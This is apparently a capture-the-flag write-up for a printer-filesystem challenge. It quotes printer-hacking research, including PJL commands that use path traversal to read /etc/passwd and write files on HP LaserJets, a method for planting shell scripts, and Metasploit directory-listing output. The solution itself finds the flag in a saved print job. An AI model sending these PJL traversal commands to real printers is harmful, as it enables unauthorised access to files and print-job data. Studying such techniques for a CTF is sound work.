
Main Solution:

In this challenge, you are given a zip file of the printer's filesystem
Doing a google search would allow you to derive that the basic structure of a printer's filesystem, it would usually contain a PJL, PostScript, saveDevice and webServer, similar to the zip file we were provided with



PJL

For PJL, the issue of accessing arbitrary files on a printer with PJL has first been demonstrated by [5] who wrote the PFT and Hijetter programs to perform file operations on HP LaserJets using legitimate PJL commands. A virtual, distributed file system based on PJL has been proposed and implemented by [6]. Example code to access the file system access with PJL on a *HP LaserJet 4200N* is given below:

```
> @PJL FSDIRLIST NAME="0:\" ENTRY=1 COUNT=65535              (list all files)
< .\:\:TYPE=DIR
< ..\:\:TYPE=DIR
< PostScript TYPE=DIR
< PJL TYPE=DIR
< saveDevice TYPE=DIR
< webServer TYPE=DIR

> @PJL FSQUERY NAME="0:\..\..\etc\passwd"                   (read from file)
< @PJL FSQUERY NAME="0:\..\..\etc\passwd" TYPE=FILE SIZE=23
> @PJL FSUPLOAD NAME="0:\..\..\etc\passwd" OFFSET=0 SIZE=23
< root::0:0::/:/bin/dlsh

> @PJL FSDOWNLOAD SIZE=13 NAME="0:\test.txt"                (write to file)
> Hello World!
```

Accessing files with PJL is not supported by many printers. Examples are given below:

- Various **HP LaserJet** printers are prone to path traversal which allows access to the whole file system (see CVE-2010-4107). The countermeasure proposed by HP is to enable disk lock [7] which can easily be broken either by resetting the device to factory defaults or by performing brute-force attacks.
- Various **HP OfficeJet Pro** and **PageWide Pro** models allow attackers to read arbitrary files from the Linux based file system. Furthermore, a path traversal vulnerability exists which enables attackers to place a shellscript in `0:/../../rw/var/etc/profile.d/`, reboot the device (for example, using SNMP) and therefore execute arbitrary commands [8].
- For various **Konica Minolta bizhub** MFPs the contents of the root directory – which is a typical Linux file system – can be listed. One interesting file which can be read and written is `/../sysdata/acc/job.csv`, which contains logged print job metadata, including document titles and usernames.

Source: http://hacking-printers.net/wiki/index.php/File_system_access

Furthering the research based on the metasploit auxiliary module "auxiliary/scanner/printer/printer_list_dir" we can see that under the saveDevice folder there should be a savedJobs which could be interesting?

```
msf auxiliary(printer_list_dir) > run

[+] 417.216.55.69:9100
. TYPE=DIR
.. TYPE=DIR
PermStore TYPE=DIR
saveDevice TYPE=DIR
webServer TYPE=DIR
FaxIn TYPE=DIR
Fax TYPE=DIR

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(printer_list_dir) > set PATHNAME '0:\saveDevice'
PATHNAME => 0:\saveDevice
msf auxiliary(printer_list_dir) > run

[+] 417.216.55.69:9100
. TYPE=DIR
.. TYPE=DIR
CertMgmt TYPE=DIR
DigitalSend TYPE=DIR
ScanJobs TYPE=DIR
SavedJobs TYPE=DIR
SecurityAttrs TYPE=DIR
```

Source: https://www.rapid7.com/blog/post/2014/01/24/hacking-printers-with-metasploit/

Going into the zip file provided, we can see using a simple ls -lahR to recursively print through the available files/directories that there is a file “Factory.pdf”, keys and security that maybe interesting

```
┌──(kali㉿kali)-[~/…/Very Easy/Maze/hardware_maze/fs]
└─$ ls -lahR
.:
total 24K
drwxr-xr-x 6 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 3 kali kali 4.0K Mar  9 02:19 ..
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 PJL
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 PostScript
drwxr-xr-x 3 kali kali 4.0K Mar  9 02:19 saveDevice
drwxr-xr-x 7 kali kali 4.0K Mar  9 02:19 webServer

./PJL:
total 8.0K
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 6 kali kali 4.0K Mar  9 02:19 ..

./PostScript:
total 8.0K
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 6 kali kali 4.0K Mar  9 02:19 ..

./saveDevice:
total 12K
drwxr-xr-x 3 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 6 kali kali 4.0K Mar  9 02:19 ..
drwxr-xr-x 4 kali kali 4.0K Mar  9 02:19 SavedJobs

./saveDevice/SavedJobs:
total 16K
drwxr-xr-x 4 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 3 kali kali 4.0K Mar  9 02:19 ..
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 InProgress
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 KeepJob

./saveDevice/SavedJobs/InProgress:
total 1.3M
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 4 kali kali 4.0K Mar  9 02:19 ..
-rw-r--r-- 1 kali kali 1.3M Mar  9 02:19 Factory.pdf

./saveDevice/SavedJobs/KeepJob:
total 8.0K
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 4 kali kali 4.0K Mar  9 02:19 ..

./webServer:
total 28K
drwxr-xr-x 7 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 6 kali kali 4.0K Mar  9 02:19 ..
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 default
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 home
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 lib
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 objects
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 permanent
```

```
./webServer/default:
total 16K
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 7 kali kali 4.0K Mar  9 02:19 ..
-rw-r--r-- 1 kali kali 4.5K Mar  9 02:19 csconfig

./webServer/home:
total 16K
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 7 kali kali 4.0K Mar  9 02:19 ..
-rw-r--r-- 1 kali kali  165 Mar  9 02:19 device.html
-rw-r--r-- 1 kali kali  230 Mar  9 02:19 hostmanifest

./webServer/lib:
total 8.0K
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 7 kali kali 4.0K Mar  9 02:19 ..
-rw-r--r-- 1 kali kali    0 Mar  9 02:19 keys
-rw-r--r-- 1 kali kali    0 Mar  9 02:19 security

./webServer/objects:
total 8.0K
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 7 kali kali 4.0K Mar  9 02:19 ..

./webServer/permanent:
total 8.0K
drwxr-xr-x 2 kali kali 4.0K Mar  9 02:19 .
drwxr-xr-x 7 kali kali 4.0K Mar  9 02:19 ..
```

The keys and security files were empty while the Factory.pdf had the flag inside the file